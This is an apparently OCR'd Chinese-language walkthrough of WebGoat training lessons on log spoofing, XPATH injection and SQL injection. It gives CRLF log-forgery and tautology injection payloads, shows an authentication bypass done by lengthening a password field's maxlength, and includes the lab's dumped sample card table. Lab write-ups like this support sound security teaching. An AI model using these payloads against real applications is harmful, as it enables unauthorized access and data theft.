
Log Spoofing

- 日志伪造，目的是通过注入恶意字符串,按照规则伪造出一条日志,在Username输入
- zh%0d%0aLogin Succeeded for username: admin

  其中%0d和%0a为CRLF换行符,看到的输出为




第二行就是我们刚刚伪造出来的



XPATH Injection

- 题干的意思为你的账号及密码为Mike/test123。你的目标是尝试查看其他员工的数据。
- 还是需要构建永真式


  cc' or 1=1 or 'a'='a



String SQL Injection

- 字符注入，这里和前面数字注入的方法差不多，构造一个永真式，还是用的之前的'or 1='1
- 'cc' OR '1'='1

  SELECT * FROM user_data WHERE last_name = 'cc' OR '1'='1'




USERID	FIRST_NAME	LAST_NAME	CC_NUMBER	CC_TYPE	COOKIE	LOGIN
101	Joe	Snow	987654321	VISA		0
101	Joe	Snow	2234200065411	MC		0
102	John	Smith	2435600002222	MC		0
102	John	Smith	4352209902222	AMEX		0
103	Jane	Plane	123456789	MC		0
103	Jane	Plane	333498703333	AMEX		0
10312	Jolly	Hershey	176896789	MC		0
10312	Jolly	Hershey	333300003333	AMEX		0
10323	Grumpy	youaretheweakestlink	673834489	MC		0
10323	Grumpy	youaretheweakestlink	33413003333	AMEX		0
15603	Peter	Sand	123609789	MC		0
15603	Peter	Sand	338893453333	AMEX		0
15613	Joesph	Something	33843453533	AMEX		0

LAB: SQL Injection

Stage 1：String SQL Injection

- 使用String SQL注入来绕过身份验证。


  以用户Neville登录，在密码栏中输入' or 1=1 --永真式进行SQL注入，但是发现登录失败。发现password的最大长度为8，更改最大长度，将其改为100


WebGoat - Mozilla Firefox
WebGoat
localhost:8080/WebGoat/start.mvc#attack/1537271095/11
Search
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
Kali Forums
NetHunter
AJAX Security
Authentication Flaws
Buffer Overflows
Code Quality
Concurrency
Cross-Site Scripting (XSS)
Improper Error Handling
Injection Flaws
Command Injection
Numeric SQL Injection
Log Spoofing
XPATH Injection
String SQL Injection
LAB: SQL Injection
Stage 1: String SQL Injection
Stage 2: Parameterized Query #1
Stage 3: Numeric SQL Injection
Stage 4: Parameterized Query #2
Stage 1: Use String SQL Injection to bypass authentication. Use SQL injection to log in as the boss ('Neville') without using the correct password. Verify that Neville's profile can be viewed and that all functions are available (including Search, Create, and Delete).
Goat Hills Financial
Human Resources
Larry Stooge (employee)
Password
Login
Inspector
Console
Debugger
Style Edi...
Performa...
Memory
Network
Search HTML
Rules
Computed
Animations
Fonts
Filter Styles
Pseudo-elements
This Element
element { inline
}
input, button, select, textarea { bootstrap.min.css:7
font-family: inherit;
font-size: inherit;
line-height: inherit;
<label></label>

<label>
Password
<input name="password" size="10" maxlength="100" type="password">
</label>

<input name="action" value="Login" type="submit">
</form>
div#lesson_login
div#lesson_login_txt
form#form1
label
input


再次登录，成功



